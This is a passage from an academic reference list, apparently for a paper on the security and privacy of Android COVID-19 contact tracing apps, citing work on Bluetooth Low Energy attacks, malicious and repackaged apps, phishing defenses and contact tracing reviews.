Hightower, J., Glisson, W. B., Benton, R., & McDonald, J. T. (2021). Classifying Android Applications Via System Stats. 2021 IEEE International Conference on Big Data (Big Data),

Kouliaridis, V., Kambourakis, G., Chatzoglou, E., Geneiatakis, D., & Wang, H. (2021). Dissecting contact tracing apps in the Android platform. *Plos one*, *16*(5), e0251867.

Leslie, M. (2020). COVID-19 fight enlists digital technology: contact tracing apps. *Engineering (Beijing, China)*, *6*(10), 1064.

Lounis, K., & Zulkernine, M. (2019). Bluetooth low energy makes "just works" not work. 2019 3rd Cyber Security in Networking Conference (CSNet),

McKeown, S., Maxwell, D., Azzopardi, L., & Glisson, W. B. (2014). Investigating people: A qualitative analysis of the search behaviours of open-source intelligence analysts. Proceedings of the 5th Information Interaction in Context Symposium,

Melamed, T. (2018). An active man-in-the-middle attack on bluetooth smart devices. *Safety and Security Studies*, *15*, 2018.

Miller, D. B., Glisson, W. B., Yampolskiy, M., & Choo, K.-K. R. (2018). Identifying 3D printer residual data via open-source documentation. *Computers & Security*, *75*, 10-23.

Miller, S., Glisson, W. B., Campbell, M., & Sittig, S. (2019). Risk analysis of residual protected health information of android telehealth apps.

Nguyen, T., McDonald, J. T., & Glisson, W. B. (2017). Exploitation and detection of a malicious mobile application.

Nguyen, T., McDonald, J. T., Glisson, W. B., & Andel, T. R. (2020). Detecting repackaged android applications using perceptual hashing.

Prevention, C. f. D. C. a. (2021, Updated Nov. 16, 2021). *Estimated COVID-19 Burden*. Retrieved 06/7/ from https://www.cdc.gov/coronavirus/2019-ncov/cases-updates/burden.html#:~:text=CDC%20estimates%20that%20from%20February,COVID%E2%80%9319%20hospitalizations%20were%20reported.

Shahroz, M., Ahmad, F., Younis, M. S., Ahmad, N., Boulos, M. N. K., Vinuesa, R., & Qadir, J. (2021). COVID-19 digital contact tracing applications and techniques: A review post initial deployments. *Transportation Engineering*, *5*, 100072.

Sowmiya, B., Abhijith, V., Sudersan, S., Sakthi Jaya Sundar, R., Thangavel, M., & Varalakshmi, P. (2021). A survey on security and privacy issues in contact tracing application of COVID-19. *SN computer science*, *2*(3), 1-11.

Starks, T. (2020). Early Covid-19 tracking apps easy prey for hackers, and it might get worse before it gets better. *Politico, July*.

Wu, L., Du, X., & Wu, J. (2015). Effective defense schemes for phishing attacks on mobile computing platforms. *IEEE Transactions on Vehicular Technology*, *65*(8), 6678-6691.

Zhongming, Z., Linong, L., Xiaona, Y., Wangqiang, Z., & Wei, L. (2020). COVID-19 contact tracing apps are coming to a phone near you. How will we know whether they work?

.